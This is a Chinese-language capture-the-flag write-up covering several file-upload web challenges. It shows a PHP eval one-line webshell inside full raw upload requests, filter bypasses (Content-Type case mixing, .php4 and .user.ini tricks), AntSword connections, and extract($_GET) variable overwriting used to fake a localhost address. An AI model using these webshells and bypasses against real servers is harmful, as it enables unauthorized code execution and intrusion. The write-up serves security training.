

文件上传

JavaScript WebShell

< 返回

文件包含2

WEB

未解决

分数: 35 金币: 4

题目作者: 未知

一血: dotast

一血奖励: 3金币

解决: 3256

提示: 文件包含

描述: 文件包含2

http://114.67.175.224:11961

01:59:56

删除场景

延时场景

请输入flag

提交

打开网页啥也没有

CTFweb


WELCOME TO CTF

查看源代码发现注释



```
1 <!-- upload.php -->
2 <!doctype html>
3 <html>
4 <head>
5     <meta charset="utf-8"/>
6     <meta http-equiv="X-UA-Compatible" content="I
7     <meta name="viewport" content="width=device-w
8     <title>CTFweb</title>
9     <link rel="stylesheet" type="text/css" href="
10 </head>
11
12 <body>
13 <div class="vi">
14     <div class="sidebar">
15         <div class="header">
16             <h1>CTFweb</h1>
```

访问是一个文件上传




file: 选择文件 未选择任何文件

upload


请上传jpg gif png 格式的文件 文件大小不能超过100KiB

前面试了各种过滤方法


要使用 HTML 标签定义 PHP 一句话木马，最后保存为图片文件，任意均可




上传文件回显路径




访问路径可以看到命令被执行了




上传一句话木马



使用中国蚁剑连接




成功拿到 flag



.user.ini 解析绕过



打开页面考察文件上传




Upload Labs


文件名: 未选择任何文件

`.user.ini` 文件是一个配置文件，并且是可以由用户自定义的


`php.ini` 不一样的是，`.user.ini` 可以被动态加载，只需要等待一段时间就会刷新了



BurpSuite 抓包修改 MIME 类型再上传



再上传同名的木马发现有过滤




Upload Labs


文件名： 未选择任何文件

<? in contents!

修改木马后再上传



访问给出的目录路径下的 index.php 拿到 flag



Content-type 大小写混淆绕过

[返回](#)

文件上传

WEB

未解决

分数: 35

金币: 4

题目作者: [harry](#)

一血: [dotast](#)

一血奖励: 2金币

解 决: 3320

提 示:

描 述: 文件上传

<http://117.72.52.127:12290>

01:51:32


删除场景

延时场景

请输入flag

提交

打开网页正常的文件上传



My name is margin, give me a image file not a php

浏览... 未选择文件。

Submit

Invalid File

`strpos()` 函数查找字符串在另一字符串中第一次出现的位置（区分大小写）

所以这里使用大小写混淆绕过

```

<?php
$flag = "flag{test}"
?>
<form action="index.php" method="post" enctype="multipart/form-data">
My name is margin,give me a image file not a php<br>
<br>
<input type="file" name="file" id="file" />
<input type="submit" name="submit" value="Submit" />
</form>
<?php
function global_filter(){
    $type = $_SERVER["CONTENT_TYPE"];
    if (strpos($type,"multipart/form-data") !== False){
        $file_ext = substr($_FILES["file"]["name"], strpos($_FILES["file"]
        $file_ext = strtolower($file_ext);
        if (strpos($file_ext,"php") !== False){
            die("Invalid File<br />");
        }
    }
}
?>

```

常规的 php 后缀被替换，换成 php4 可以

最后是修改 Content-Type 类型为图片即可

```

POST /index.php HTTP/1.1
Host: 114.67.246.176:17478
Content-Length: 313
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Origin: http://114.67.246.176:17478
Content-Type: Multipart/Form-data; boundary=----WebKitFormBoundaryD3p0lCSnRlnpDNbk
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/92.0.4515.131 Safari/537.36 Edg/92.0.902.67
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Referer: http://114.67.246.176:17478/index.php
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9,en;q=0.8,en-GB;q=0.7,en-US;q=0.6
Cookie: __ga=GA1.1.1710985037.1626329470; Hm_lvt_c1b044f909411ac4213045f0478e96fc=1626329470,1627724205
Connection: close

-----WebKitFormBoundaryD3p0lCSnRlnpDNbk
Content-Disposition: form-data; name="file"; filename="pichack 1.php4"
Content-Type: image/jpeg

<?php @eval($_POST['x']);?>
-----WebKitFormBoundaryD3p0lCSnRlnpDNbk
Content-Disposition: form-data; name="submit"

Submit
-----WebKitFormBoundaryD3p0lCSnRlnpDNbk--

```

上传成功

My name is margin,give me a image file not a php


浏览... 未选择文件。

Submit

Upload Success

Stored in: [upload/bugku26015912_5539.php4](#)


使用蚁剑连接拿到 flag



php4 后缀绕过



打开网页正常的文件上传



My name is margin,give me a image file not a php

浏览... 未选择文件。

Submit

Invalid File

strpos() 函数查找字符串在另一字符串中第一次出现的位置（区分大小写）

所以这里使用大小写混淆绕过

```
<?php
$flag = "flag{test}"
?>
<form action="index.php" method="post" enctype="multipart/form-data">
My name is margin,give me a image file not a php<br>
<br>
<input type="file" name="file" id="file" />
<input type="submit" name="submit" value="Submit" />
</form>
<?php
function global_filter(){
    $type = $_SERVER["CONTENT_TYPE"];
    if (strpos($type,"multipart/form-data") !== False){
        $file_ext = substr($_FILES["file"]["name"], strpos($_FILES["file"]
        $file_ext = strtolower($file_ext);
        if (stripos($file_ext,"php") !== False){
            die("Invalid File<br />");
        }
    }
}
```

常规的 php 后缀被替换，换成 php4 可以

最后是修改 Content-Type 类型为图片即可

```
POST /index.php HTTP/1.1
Host: 114.67.246.176:17478
Content-Length: 313
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Origin: http://114.67.246.176:17478
Content-Type: Multipart/Form-data; boundary=----WebKitFormBoundaryD3p0lCSnRlnpDNbk
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/92.0.4515.131 Safari/537.36 Edg/92.0.902.67
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Referer: http://114.67.246.176:17478/index.php
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9,en;q=0.8,en-GB;q=0.7,en-US;q=0.6
Cookie: _ga=GA1.1.1710985037.1626329470; Hm_lvt_c1b044f909411ac4213045f0478e96fc=1626329470,1627724205
Connection: close

-----WebKitFormBoundaryD3p0lCSnRlnpDNbk
Content-Disposition: form-data; name="file"; filename="pichack 1.php4"
Content-Type: image/jpeg

<?php @eval($_POST['x']);?>
-----WebKitFormBoundaryD3p0lCSnRlnpDNbk
Content-Disposition: form-data; name="submit"

Submit
-----WebKitFormBoundaryD3p0lCSnRlnpDNbk--
```

上传成功


My name is margin,give me a image file not a php

浏览... 未选择文件。

Submit

Upload Success
Stored in: [upload/bugku26015912_5539.php4](#)

使用蚁剑连接拿到 flag



参数置空绕过



扫描目录发现有个 `index.php.bak`

```
<?php
error_reporting(0);
$token = $_COOKIE['token'] ?? null;

if($token){
    extract($_GET);
    $token = base64_decode($token);
    $token = json_decode($token, true);

    $username = $token['username'];
    $password = $token['password'];
    $isLocal = false;

    if($_SERVER['REMOTE_ADDR'] == "127.0.0.1"){
        $isLocal = true;
    }

    if($isLocal){
        echo 'Welcome Back, ' . $username . '!';
        if(file_exists('upload/' . $username . '/' . $token['filename'])){
            echo '<br>';
            echo '';
        } else {
            echo '请上传您高贵的头像。';
            $html = <<<EOD
            <form method="post" action="upload.php" enctype="multipart/form-data">
                <input type="file" name="file" id="file">
                <input type="submit" value="Upload">
            >>>EOD
        }
    }
}
```

```

        </form>
        EOD;
        echo $html;
    }
} else {
    // echo "留个言吧";
    $html = <<<EOD
    <h1>留言板</h1>
    <label for="input-text">Enter some text:</label>
    <input type="text" id="input-text" placeholder="Type here...">
    <button onclick="displayInput()">Display</button>
    EOD;
    echo $html;
}
} else {
    $html = <<<EOD
<!DOCTYPE html>
<html>
<head>
    <title>Login</title>
</head>
<body>
    <h2>Login</h2>
    <form method="post" action="./login.php">
        <div>
            <label for="username">Username:</label>
            <input type="text" name="username" id="username" required>
        </div>
        <div>
            <label for="password">Password:</label>
            <input type="password" name="password" id="password" required>
        </div>
        <div>
            <input type="submit" value="Login">
        </div>
    </form>
</body>
</html>
EOD;
    echo $html;
}
?>

<script>
    function displayInput() {
        var inputText = document.getElementById("input-text").value;
        document.write(inputText)
    }
</script>

```

主要功能流程：

1. 获取 Cookie 中的 token 值

```
$token = $_COOKIE['token'] ?? null;
```

1. 解析 token 内容

```
$token = base64_decode($token);
$token = json_decode($token, true);
```

1. 判断访问者是否为 127.0.0.1

```
if ($_SERVER['REMOTE_ADDR'] == "127.0.0.1")
```

1. 本地用户功能

显示欢迎语；

检查头像文件是否存在；

若存在则展示头像；

若不存在则提示上传表单（提交到 upload.php）

1. 远程用户功能：

显示留言板（前端 HTML + JS 动态展示）

1. 未登录用户

显示登录表单，提交至 login.php

extract(\$_GET) 工作原理：

```
<?php
extract($_GET);
echo "Hello, $name!";
?>
```

请求：

```
http://example.com/index.php?name=Alice
```

结果：

```
Hello, Alice!
```

变量污染攻击：

```
<?php
$token = "secure-token";
extract($_GET);
echo "Token is: $token";
?>
```

请求：

```
http://example.com/index.php?token=hacked
```

结果：


```
Token is: hacked
```

`extract($_GET);` 存在变量覆盖，可以利用这个把 `$SERVER['REMOTE_ADDR']` 覆盖成 `127.0.0.1`

```
?_SERVER[REMOTE_ADDR]=127.0.0.1
```



首先登录




Login

Username:

Password:

然后污染找到文件上传点



Welcome Back, admin!请上传您高贵的头像。

未选择任何文件

上传成功后没有返回路径，在源码上可以看到这个

```
if(file_exists('upload/' . $username . '/' . $token['filename']))
```



猜测文件上传到 `/upload/[username]/[filename]`，尝试发现是正确的

当存在 `username` 时，无论上传什么都不能被解析成 PHP 代码

把 `username` 置空，成功将文件上传到 `upload` 目录

```
token=eyJ1c2VybmFtZSI6IiIsInBhc3N3b3JkIjoiIn0=
```



请求

Raw

参数

头

Hex

POST /upload/1.php HTTP/1.1
Host: challenge.qsnctf.com:31748
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
